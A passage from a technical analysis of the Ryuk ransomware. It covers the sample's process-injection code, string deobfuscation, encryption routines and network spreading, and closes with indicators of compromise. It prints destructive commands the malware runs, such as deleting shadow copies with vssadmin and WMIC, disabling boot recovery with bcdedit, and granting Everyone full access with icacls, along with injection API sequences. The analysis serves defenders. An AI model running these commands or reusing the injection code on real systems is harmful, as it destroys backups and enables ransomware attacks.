}
NumberOfBytesWritten = 0i64;
if ( !WriteProcessMemory(v2, v8, v5, v7, &NumberOfBytesWritten) )
{
    v10 = 2;
LABEL_10:
    CloseHandle(v2);
    VirtualFreeEx(v2, v5, 0i64, 0x8000u);
    return v10;
}
if ( !CreateRemoteThread(v2, 0i64, 0i64, StartAddress, v8, 0, 0i64) )
{
    GetLastError();
    v10 = 3;
    goto LABEL_10;
}
    
```

Figure 36: Code for injection.


Here we can dynamically observe how it uses the process PID to call the **VirtualAllocEx** function.

C74424 20 40000000	mov dword ptr ss:[rsp+20],40	40:'@'
44:8BC3	mov r8d,ebx	
48:8BD6	mov rdx,rsi	
48:8BCF	mov rcx,rdi	
8BEB	mov ebp,ebx	
FF15 5C490100	call qword ptr ds:[&VirtualAllocEx]	
48:8BD8	mov rbx,rax	
48:85C0	test rax,rax	

Figure 37: Call to VirtualAllocEx

## 5.4 Encryption

In this section, we will see the encryption part of this sample. In the following image, you can see two subroutines called “**LoadLibrary\_EncodeString**” and “**Encode\_Func**”, which are responsible for carrying out the encryption procedure.

A screenshot of a debugger's assembly window showing the code for the `Encode_Func` subroutine. A red arrow points to the top of the window. The code includes a call to `cs:Sleep` with a delay of `1388h`, followed by a call to `LoadLibrary_EncodeString`. It then loads a string from `[r12+2]` and calls `Encode_Func` again. The function sets up registers `r11`, `eax`, `rbx`, `rsi`, and `r11` with various offsets, then pushes `r15`, `r14`, `r13`, `r12`, and `rbp` onto the stack before returning.

```
mov     ecx, 1388h      ; dwMilliseconds
call    cs:Sleep
call    LoadLibrary_EncodeString
lea     ecx, [r12+2]
call    Encode_Func
lea     r11, [rsp+0BB060h+var_20]
xor     eax, eax
mov     rbx, [r11+30h]
mov     rsi, [r11+38h]
mov     rdi, [r11+40h]
mov     rsp, r11
pop     r15
pop     r14
pop     r13
pop     r12
pop     rbp
retn
```

Figure 38: Encryption routines

In the first, we can see how it loads a string that will later be used to deobfuscate everything necessary: Imports, DLLs, commands, files and the CSP.

A screenshot of a debugger's assembly window showing the code for the `LoadLibrary_EncodeString` subroutine. The code defines several local variables for pointers to strings and arguments. It then pushes registers `rbp`, `r12`, `r13`, `r14`, and `r15` onto the stack. It moves `cs:dword_1400235CC` into `ecx` and calls `sub_140005464`. It then loads a string from `Str` into `r12`, moves `esi` to `eax`, and `rcx` to `r12`. It XORs `edi` with `edi`, calls `strlen`, and loads `r13d` from `[rdi+1]`. Finally, it tests `rax` and jumps if zero to `loc_1400046C6`.

```
LoadLibrary_EncodeString proc near

LibFileName= byte ptr -20h
var_18= dword ptr -18h
var_14= byte ptr -14h
ProcName= byte ptr -10h
var_C= dword ptr -0Ch
var_8= dword ptr -8
var_4= word ptr -4
var_s0= byte ptr 0
arg_0= qword ptr 30h
arg_8= qword ptr 38h
arg_10= qword ptr 40h

mov     [rsp-28h+arg_0], rbx
mov     [rsp-28h+arg_8], rsi
mov     [rsp-28h+arg_10], rdi
push    rbp
push    r12
push    r13
push    r14
push    r15
mov     rbp, rsp
sub     rsp, 40h
mov     ecx, cs:dword_1400235CC
call    sub_140005464
lea     r12, Str          ; "SjvKQbBYmqvhLiepBJZQMJDwLBTrDKGJT[w[TZL"...
mov     esi, eax
mov     rcx, r12          ; Str
xor     edi, edi
call    strlen
lea     r13d, [rdi+1]
test    rax, rax
jz     short loc_1400046C6
```

Figure 39: Deobfuscation chain

The following image shows the first import that it deobfuscates in the R4 register, **LoadLibrary**. This will be used later to load the necessary DLLs. We can also see another sting in the R12 register, which is used together with the previous one to perform the deobfuscation.

```

Ocultar FPU
RAX 000000000000006B 'k'
RBX 00007FF653C964B4 ttqum.00007FF653C964B4
RCX 0000000000000048 'H'
RDX 000000000000000B
RBP 00000016D6644950
RSP 00000016D6644910
RSI 000000000000000C
RDI 00007FF653CA3E4C ttqum.00007FF653CA3E4C

R8 7EFEFEFEFEFEFEFF
R9 7EFEFEFEFEFEFEFF
R10 0000000000000000
R11 8101010101010100
R12 00007FF653CA35D0 "PIuHRaAZnr ukOjfsAIYRNIGtOAwqGhI"
R13 0000000000000001
R14 00007FF653CA3E40 "LoadLibraryA"
R15 0000000000000044 'd'

RIP 00007FF653C8470A ttqum.00007FF653C8470A

RFLAGS 000000000000206
ZE 0 PF 1 AF 0
OE 0 SE 0 DF 0
CE 0 TF 0 IF 1

LastError 00000000 (ERROR_SUCCESS)
LastStatus C0000018 (STATUS_CONFLICTING_ADDRESSES)
    
```

Figure 40: Dynamic deobfuscation

It continues to load the commands that it will later execute to disable backups, restore points and safe boot modes.

Dirección	Hex	ASCII
00007FF653CA35C0	35 00 20 00 12 00 02 00 1C 00 00 00 3A F2 57 00	5. ....:bw.
00007FF653CA35D0	50 49 75 48 52 61 41 5A 6E 72 75 6B 4F 6A 66 73	PIuHRaAZnr ukOjfs
00007FF653CA35E0	41 49 59 52 4E 49 47 74 4F 41 57 71 47 48 44 49	AIYRNIGtOAwqGhI
00007FF653CA35F0	57 58 74 58 57 59 4F 41 68 44 6C 4F 56 49 68 56	wXtXWYOAhDlOVIkV
00007FF653CA3600	43 49 76 67 6E 56 49 66 49 72 61 53 68 6C 51 54	CiVgnVifIrasklQT
00007FF653CA3610	64 52 64 44 65 48 53 50 00 00 00 00 00 00 00 00	dRdDeHSP.....
00007FF653CA3620	76 73 73 61 64 6D 69 6E 20 44 65 6C 65 74 65 20	Vssadmin Delete
00007FF653CA3630	53 68 61 64 6F 77 73 20 2F 61 6C 6C 20 2F 71 75	Shadows /all /qu
00007FF653CA3640	69 65 74 0D 0A 76 73 73 61 64 6D 69 6E 20 72 65	iet..vssadmin re
00007FF653CA3650	73 69 7A 65 20 73 68 61 64 6F 77 73 74 6F 72 61	size shadowstora
00007FF653CA3660	67 65 20 2F 66 6F 72 3D 63 3A 20 2F 6F 6E 3D 63	ge /for=c: /on=c
00007FF653CA3670	3A 20 2F 6D 61 78 73 69 7A 65 3D 34 30 31 4D 42	: /maxsize=401MB
00007FF653CA3680	0D 0A 76 73 73 61 64 6D 69 6E 20 72 65 73 69 7A	..vssadmin resiz
00007FF653CA3690	65 20 73 68 61 64 6F 77 73 74 6F 72 61 67 65 20	e shadowstorage
00007FF653CA36A0	2F 66 6F 72 3D 63 3A 20 2F 6F 6E 3D 63 3A 20 2F	/for=c: /on=c: /
00007FF653CA36B0	6D 61 78 73 69 7A 65 3D 75 6E 62 6F 75 6E 64 65	maxsize=unbounde

Figure 41: Loading commands

It then loads the location where it will drop 3 files: **Windows.bat**, **run.sct** y **start.bat**.

Dirección	Hex	ASCII
00007FF653CA3C52	44 00 6F 00 63 00 75 00 6D 00 65 00 6E 00 74 00	D.o.c.u.m.e.n.t.
00007FF653CA3C62	73 00 20 00 61 00 6E 00 64 00 20 00 53 00 65 00	s. .a.n.d. .s.e.
00007FF653CA3C72	74 00 74 00 69 00 6E 00 67 00 73 00 5C 00 44 00	t.t.i.n.g.s.\.D.
00007FF653CA3C82	65 00 66 00 61 00 75 00 6C 00 74 00 20 00 75 00	e.f.a.u.l.t. .u.
00007FF653CA3C92	73 00 65 00 72 00 5C 00 77 00 69 00 6E 00 64 00	s.e.r.\.w.i.n.d.
00007FF653CA3CA2	6F 00 77 00 2E 00 62 00 61 00 74 00 00 00 0C 00	o.w..b.a.t.....
00007FF653CA3CB2	0D 00 1A 00 28 00 27 00 0C 00 24 00 34 00 1A 00	...+...\$.4...
00007FF653CA3CC2	01 00 55 00 0A 00 21 00 0E 00 46 00 20 00 24 00	..U...!...F. \$.
00007FF653CA3CD2	3D 00 2D 00 38 00 20 00 2E 00 34 00 28 00 00 00	=.-.;...4.(...
00007FF653CA3CE2	00 00 00 00 00 00 03 06 33 1C 05 20 13 1F 32 3F	...3...??
00007FF653CA3CF2	1C 08 3D 05 15 1C 27 3D 05 05 27 27 23 1B 38 32	..=.'=#.82
00007FF653CA3D02	0B 32 32 3A 36 2C 39 2C 22 3D 25 2A 26 2E 06 18	..22:6,9,"=%*&...
00007FF653CA3D12	3E 3A 38 15 00 00 03 06 33 1C 05 20 13 1F 32 3F	>:8...3...??
00007FF653CA3D22	1C 08 3D 05 15 1C 27 3D 05 05 27 27 23 1B 38 32	..=.'=#.82
00007FF653CA3D32	0B 32 32 3A 36 2C 39 2C 22 3D 25 2A 26 2E 06 18	..22:6,9,"=%*&...
00007FF653CA3D42	3C 20 3A 20 63 69 65 73 5C 53 79 73 74 65 6D 5C	< : c:\System\

Dirección	Hex	ASCII
00007FF653CA3D58	5C 75 73 65 72 73 5C 50 75 62 6C 69 63 5C 72 75	Users\Public\ru
00007FF653CA3D68	6E 2E 73 63 74 00 00 00 0C 1A 01 29 20 15 61 17	n.sct.....) .a.

Dirección	Hex	ASCII
00007FF653CA3D70	5C 53 74 61 72 74 20 4D 65 6E 75 5C 50 72 6F 67	Start Menu\Prog
00007FF653CA3D80	72 61 6D 73 5C 53 74 61 72 74 75 70 5C 73 74 61	rams\Startup\sta
00007FF653CA3D90	72 74 2E 62 61 74 00 00 6A 15 20 3B 37 13 32 06	rt.bat..j. ;7.2.

Dirección	Hex	ASCII
00007FF653CA3DA0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00007FF653CA3DB0	5C 41 70 70 44 61 74 61 5C 52 6F 61 6D 69 6E 67	\AppData\Roaming
00007FF653CA3DC0	5C 4D 69 63 72 6F 73 6F 66 74 5C 57 69 6E 64 6F	\Microsoft\windo
00007FF653CA3DD0	77 73 5C 53 74 61 72 74 20 4D 65 6E 75 5C 50 72	ws\Start Menu\Pr
00007FF653CA3DE0	6F 67 72 61 6D 73 5C 53 74 61 72 74 75 70 5C 73	ograms\Startup\s
00007FF653CA3DF0	74 61 72 74 2E 62 61 74 00 00 00 00 00 00 00 00	tart.bat.....
00007FF653CA3E00	73 74 61 72 74 20 22 22 20 22 00 00 00 00 00 00	start "" "
00007FF653CA3E10	73 74 61 72 74 20 22 22 20 25 54 45 4D 50 25 00	start "" %TEMP%
00007FF653CA3E20	73 74 61 72 74 20 22 22 20 25 50 55 42 4C 49 43	start "" %PUBLIC

Figure 42: File location

These 3 files are used to check the privileges that each of the locations has. If the necessary privileges are not available, Ryuk stops executing.

It continues to load strings corresponding to the three files. The first, **DECRYPT\_INFORMATION.html**, contains the information needed to recover the files. The second, **PUBLIC**, contains the public RSA key.

Dirección	Hex	ASCII
00007FF653CA2E9C	F7 C3 C7 E3 AD 26 5F A6 19 00 00 00 5C 00 44 00	+Ac&_!...\.D.
00007FF653CA2EAC	45 00 43 00 52 00 59 00 50 00 54 00 5F 00 49 00	E.C.R.Y.P.T..I.
00007FF653CA2EBC	4E 00 46 00 4F 00 52 00 4D 00 41 00 54 00 49 00	N.F.O.R.M.A.T.I.
00007FF653CA2ECC	4F 00 4E 00 2E 00 68 00 74 00 6D 00 6C 00 00 00	O.N...h.t.m.l...

Figure 43: DECRYPT INFORMATION.html string

The third, **UNIQUE\_ID\_DO\_NOT\_REMOVE**, contains the encrypted key that will be used in the following subroutine to carry out the encryption.

Dirección	Hex	ASCII
00007FF653CA347C	F8 F1 E8 0D 54 DE 8D 7B 18 00 00 00 5C 00 55 00	one.TP.{...\.U.
00007FF653CA348C	4E 00 49 00 51 00 55 00 45 00 5F 00 49 00 44 00	N.I.Q.U.E...I.D.
00007FF653CA349C	5F 00 44 00 4F 00 5F 00 4E 00 4F 00 54 00 5F 00	..D.O...N.O.T..
00007FF653CA34AC	52 00 45 00 4D 00 4F 00 56 00 45 00 00 00 00 00	R.E.M.O.V.E.....

Figure 44: UNIQUE ID DO NOT REMOVE string

Finally, it loads the necessary libraries together with the desired imports and the CSP (**Microsoft Enhanced RSA and AES Cryptographic Provider**).

00007FF653C84C29	FF15 A1140100	call qword ptr ds:[<&LoadLibraryA>]	
00007FF653C84C2F	48:8BC8	mov rcx,rcx	
00007FF653C84C32	48:8905 7FB01600	mov qword ptr ds:[7FF653DEFCB8],rcx	00007FF653CA3E40:"LoadLibraryA"
00007FF653C84C39	48:8D15 00F20100	lea rdx,qword ptr ds:[7FF653CA3E40]	
00007FF653C84C40	FF15 72150100	call qword ptr ds:[<&GetProcAddress>]	00007FF653CA4642:"mpr.dll"
00007FF653C84C46	48:8D0D F5F90100	lea rcx,qword ptr ds:[7FF653CA4642]	
00007FF653C84C4D	48:8905 A4B01600	mov qword ptr ds:[7FF653DEFCF8],rcx	
00007FF653C84C54	FFD0	call rax	
00007FF653C84C56	48:8D0D ADFA0100	lea rcx,qword ptr ds:[7FF653CA470A]	00007FF653CA470A:"advapi32.dll"
00007FF653C84C5D	48:8905 54B11600	mov qword ptr ds:[7FF653DEFD88],rcx	
00007FF653C84C64	FF15 8E801600	call qword ptr ds:[7FF653DEFCF8]	
00007FF653C84C6A	48:8D0D E8FD0100	lea rcx,qword ptr ds:[7FF653CA4A5C]	00007FF653CA4A5C:"o1e32.dll"
00007FF653C84C71	48:8905 20E60200	mov qword ptr ds:[7FF653C83298],rcx	
00007FF653C84C78	FF15 7AB01600	call qword ptr ds:[7FF653DEFCF8]	
00007FF653C84C7E	48:8D0D 6DFE0100	lea rcx,qword ptr ds:[7FF653CA4AF2]	00007FF653CA4AF2:"Shell32.dll"
00007FF653C84C85	48:8905 94E50200	mov qword ptr ds:[7FF653C83220],rcx	
00007FF653C84C8C	FF15 66801600	call qword ptr ds:[7FF653DEFCF8]	
00007FF653C84C92	48:8D0D 8F1E0100	lea rcx,qword ptr ds:[7FF653C96B28]	00007FF653C96B28:"Iphlapi.dll"
00007FF653C84C99	48:8905 A8B01600	mov qword ptr ds:[7FF653DEFD48],rcx	

Figure 45: Loading libraries

Once all deobfuscation has been completed, it goes on to perform the actions needed to encrypt: listing all logical drives, execute what was loaded in the previous subroutine, performing persistence, dropping RyukReadMe.html, encrypting, listing network devices, spreading to detected devices and encrypting.

It starts by loading "cmd.exe" and dropping the public RSA key.

```
loc_7FF7A9663A4F:
call    wcschat
mov     rdx, rbx          ; Source
lea     rcx, word_7FF7A97CF2F0 ; Dest
call    wcsncpy
lea     rdx, aPublic      ; "PUBLIC"
lea     rcx, word_7FF7A97CF2F0 ; Dest
call    wcschat
lea     rcx, clavePublica_victima
call    sub_7FF7A9663098
call    sub_7FF7A96637E4
mov     ecx, 3E8h
call    cs:qword_7FF7A96931A0
mov     al, cs:byte_7FF7A9676928
movsd   xmm0, cs:qword_7FF7A9676920
movsd   xmm1, cs:qword_7FF7A9676940
mov     [rsp+140h+var_F8], al
xor     eax, eax
mov     [rsp+140h+var_F7], al
mov     eax, cs:dword_7FF7A9676948
mov     [rbp+40h+var_98], eax
mov     al, cs:byte_7FF7A967694C
movsd   qword ptr [rsp+140h+var_100], xmm0
movups  xmm0, cs:xmmword_7FF7A9676930
mov     [rbp+40h+var_94], al
xor     eax, eax
mov     [rbp+40h+var_93], rax
mov     [rbp+40h+var_8B], ax
mov     [rbp+40h+var_89], al
movups  xmmword ptr [rbp+40h+var_B0], xmm0
movsd   [rbp+40h+var_A0], xmm1
call    cs:GetLogicalDrives
mov     edi, eax
mov     ebx, r12d
```

Figure 46: Encryption Preparation

It continues, obtaining all logical drives with **GetLogicalDrives** and disabling all backups, restore points and safe boot modes.

```
xor     edx, edx          ; uCmdShow
lea     rcx, CmdLine      ; "cmd /c \"WMIC.exe shadowcopy delet\""
call    cs:WinExec
xor     edx, edx          ; uCmdShow
lea     rcx, aVssadminExeDel ; "vssadmin.exe Delete Shadows /all /quiet"
call    cs:WinExec
xor     edx, edx          ; uCmdShow
lea     rcx, aBcdeditSetDefa ; "bcdedit /set {default} recoveryenabled ..."
call    cs:WinExec
xor     edx, edx          ; uCmdShow
lea     rcx, aBootstatuspoli ; "bootstatuspolicy ignoreallfailures"
call    cs:WinExec
cmp     cs:dword_7FF653CB32A4, r12d
mov     r14d, [rbp+40h+arg_0]
jnz     short loc_7FF653C83BB0
```

Figure 47: Deactivating restoration measures

It carries on, gaining persistence as we have seen above, and dropping the first **RyukReadMe.html** in **TEMP**.




Figure 48: Publication of ransom note

In the following image, you can see how it creates the file, loads the content and writes it:




Figure 49: Loading and writing the file content

To be able to make the same steps on all units, it uses "**icacls.exe**" as we have explained above.

B9 E8030000	mov ecx,3E5	
FF15 0EF70200	call qword ptr ds:[<&Sleep>]	
8A05 902E0100	mov al,byte ptr ds:[7FF653C96928]	
F2:0F1005 802E0100	movsd xmm0,qword ptr ds:[7FF653C96920]	00007FF653C96920:"icacls >"
F2:0F100D 982E0100	movsd xmm1,qword ptr ds:[7FF653C96940]	00007FF653C96940:"e:F /T /C /Q"
884424 48	mov byte ptr ss:[rsp+48],al	
33C0	xor eax,eax	
884424 49	mov byte ptr ss:[rsp+49],al	
8B05 902E0100	mov eax,dword ptr ds:[7FF653C96948]	00007FF653C96948:"C /Q"
8945 A8	mov dword ptr ss:[rbp-58],eax	
8A05 8B2E0100	mov al,byte ptr ds:[7FF653C9694C]	
F2:0F114424 40	movsd qword ptr ss:[rsp+40],xmm0	
0F1005 622E0100	movups xmm0,xmmword ptr ds:[7FF653C96930]	00007FF653C96930:"\" /grant Everyone:F /T /C /Q"
8845 AC	mov byte ptr ss:[rbp-54],al	
33C0	xor eax,eax	
48:8945 AD	mov qword ptr ss:[rbp-53],rax	
66:8945 B5	mov word ptr ss:[rbp-48],ax	
8845 B7	mov byte ptr ss:[rbp-49],al	
0F1145 90	movups xmmword ptr ss:[rbp-70],xmm0	
F2:0F114D A0	movsd qword ptr ss:[rbp-60],xmm1	[rbp-60]:"Iphlpapi.dll"
FF15 83250100	call qword ptr ds:[<&GetLogicalDrives>]	

Figure 50: Using icalcls.exe

Finally, it starts encrypting files with the exception of "\*.exe", "\*.dll", system files and other locations specified in a kind of encrypted whitelist. To do this, it uses imports such as: **CryptAcquireContextW** (where the use of AES and RSA is specified), **CryptDeriveKey**, **CryptGenKey**, **CryptDestroyKey**, etc. An attempt is made to expand to detected network devices using **WNetEnumResourceW** and then encrypt them.

mov qword ptr ss:[rsp+8],rbx	[rsp+8]:L"\\\\192.168.59.130\\C\$\\Archivos de programa\\010 Editor\\Plugins
mov qword ptr ss:[rsp+18],rsi	
push rdi	rdi:L"\\\\192.168.59.130\\C\$\\Archivos de programa\\010 Editor\\Plugins\\pr
sub rsp,40	
lea rdx,qword ptr ds:[7FF7A9676840]	00007FF7A9676840:L"RyukReadMe.html"
mov rbx,rcx	rcx:L"\\\\192.168.59.130\\C\$\\Archivos de programa\\010 Editor\\Plugins\\pr
call logta.7FF7A96680EC	
xor ecx,ecx	
call qword ptr ds:[<&SetLastError>]	
xor esi,esi	
xor r9d,r9d	
mov qword ptr ss:[rsp+30],rsi	
xor r8d,r8d	
mov dword ptr ss:[rsp+28],80	
mov edx,40000000	
mov rcx,rbx	rcx:L"\\\\192.168.59.130\\C\$\\Archivos de programa\\010 Editor\\Plugins\\pr
mov dword ptr ss:[rsp+20],4	
call qword ptr ds:[<&CreateFilew>]	rdi:L"\\\\192.168.59.130\\C\$\\Archivos de programa\\010 Editor\\Plugins\\pr
mov rdi,rax	
test rax,rax	
je logta.7FF7A9661D19	
call qword ptr ds:[<&GetLastError>]	
cmp eax,B7	
je logta.7FF7A9661D19	
lea r9,qword ptr ss:[rsp+58]	
mov dword ptr ss:[rsp+58],esi	
mov r8d,273	
mov qword ptr ss:[rsp+20],rsi	
lea rdx,qword ptr ds:[7FF7A9682A70]	00007FF7A9682A70:"<html><body><p style=\\\"font-weight:bold;font-size:125%;to
mov rcx,rdi	rcx:L"\\\\192.168.59.130\\C\$\\Archivos de programa\\010 Editor\\Plugins\\pr
call qword ptr ds:[<&WriteFile>]	rcx:L"\\\\192.168.59.130\\C\$\\Archivos de programa\\010 Editor\\Plugins\\pr
mov rcx,rbx	rcx:L"\\\\192.168.59.130\\C\$\\Archivos de programa\\010 Editor\\Plugins\\pr
call logta.7FF7A966816C	rcx:L"\\\\192.168.59.130\\C\$\\Archivos de programa\\010 Editor\\Plugins\\pr
mov rcx,rdi	rcx:L"\\\\192.168.59.130\\C\$\\Archivos de programa\\010 Editor\\Plugins\\pr
mov word ptr ds:[rbx+rax*2-1E],s1	
call qword ptr ds:[<&CloseHandle>]	
lea eax,qword ptr ds:[rsi+1]	
jmp logta.7FF7A9661D31	
mov rcx,rbx	rcx:L"\\\\192.168.59.130\\C\$\\Archivos de programa\\010 Editor\\Plugins\\pr
call logta.7FF7A9661D31	

Figure 51: Encryption of system files

## 6. Imports and relevant flags

Below is a table with the list of the most relevant imports and flags used by the sample:

Imports		Flags	
<code>GetVersionExW</code>	Obtains OS version	<b>LpVersionInformation</b>	Determines if it is + than Wxpp
<code>ImpersonateSelf</code>	Enables privileges for a thread		
<code>GetCurrentThread</code>	Gets handle of a thread	<b>DesiredAccess</b>	Specifies kind of access to the Token
<code>OpenThreadToken</code>	Opens a token belonging to a thread	<b>SeDebugPrivilege</b>	Used to obtain advanced privileges
<code>LookupPrivilegeValueW</code>	Provides information about the LUID to know the privilege we are scaling		
<code>AdjustTokenPrivileges</code>	Enables certain permissions for a token		
<code>CreateToolHelp32Snapshot</code>	Takes a screenshot of the processes running		
<code>WriteProcessMemory</code>	Writes in the memory of a certain process		
<code>CreateRemoteThread</code>	Creates a thread in suspended state		
<code>ShellExecuteW</code>	Launches a shell to execute the payload		
<code>CommandLineToArgvW</code>	Parses a cmd command and returns an array of pointers for the command		
<code>DeletefileW</code>	Deletes a files according to parameters		
<code>CryptExportKey</code>	Exports to a crypto key		
<code>GetDriveTypeW</code>	Finds out whether it is a USB, CD drive...		
<code>CryptDeriveKey</code>	Creates a key using another by collecting past data		
<code>CryptGenKey</code>	Generates a random session key or an asymmetric key pair (Public/Private)		
<code>GetLogicalDrives</code>	Returns a bitmask of the disks. Gives information about a disk available on the system		
<code>WNetEnumResourceW</code>	Lists the network devices		
<code>CryptAcquireContextW</code>	Tries to search the CSP for the desired encryption algorithm		
<code>CryptEncrypt</code>	Encrypts data in the algorithm that has been designated in the CSP		
<code>CryptDecrypt</code>	Decrypts the data encrypted by CryptEncrypt		
<code>CryptDestroyKey</code>	Destroys the handle of the hkey so that it cannot be used again	<b>hkey</b>	A handle to open the key's registration key
<code>CryptImportKey</code>	Transfers a key from a CSP		



## 7. IOC

MD5	Related IP addresses	Recovery file
<ul style="list-style-type: none"><li>■ a73130b0e379a989cba3d695a157a495</li><li>■ 89a562b867979386f2c838d0f453b7d0</li><li>■ 99ab62a9a533f7a0541528383e35d051</li><li>■ c6daf2d35e8b9adf7bce970bd762e101</li><li>■ 0ebc540d2f99574346ac10de3e4cf5aa</li><li>■ fe7bf2e75003461b81d1260e78819928</li><li>■ 1bf0b9b022c7685c136439cfa8e90370</li><li>■ 106dd76aa34eddbabd5bc3081defed91</li><li>■ ddc639cf6f8ba80221b13b6a8a0e8107</li><li>■ 7af8e281c798006b55f4b6bbeb771ea3</li><li>■ 4846fa07e96c123b807de35d076dab98</li><li>■ 6b99069a09bccb806b4a24f60f671157</li><li>■ 436d7e29ebf1a9fc92a77a266cb33f1a</li></ul>	<ul style="list-style-type: none"><li>■ 104.136.151.73</li><li>■ 104.168.123.186</li><li>■ 104.193.252.142</li><li>■ 104.236.135.119</li><li>■ 104.236.137.72</li><li>■ 104.236.151.95</li><li>■ 104.236.161.64</li><li>■ 104.236.185.25</li></ul>	<ul style="list-style-type: none"><li>■ RyukReadMe.html</li></ul>

### References

- users\Public\run.sct
- Start Menu\Programs\Startup\start.bat
- AppData\Roaming\Microsoft\Windows\Start Menu\ProgramsStartup\start.bat

### Ransom email

- msifelabem1981@protonmail.com
- sydney.wiley@protonmail.com
- MelisaPeterman@protonmail.com

### Encrypted file extension

- \*.RYK
- \*.RYUK

## 8. References

1. “Everis y Prisa Radio sufren un grave ciberataque que secuestra sus sistemas.” [https://www.elconfidencial.com/tecnologia/2019-11-04/everis-la-ser-ciberataque-ransomware-15\\_2312019/](https://www.elconfidencial.com/tecnologia/2019-11-04/everis-la-ser-ciberataque-ransomware-15_2312019/), Publicada el 04/11/2019.
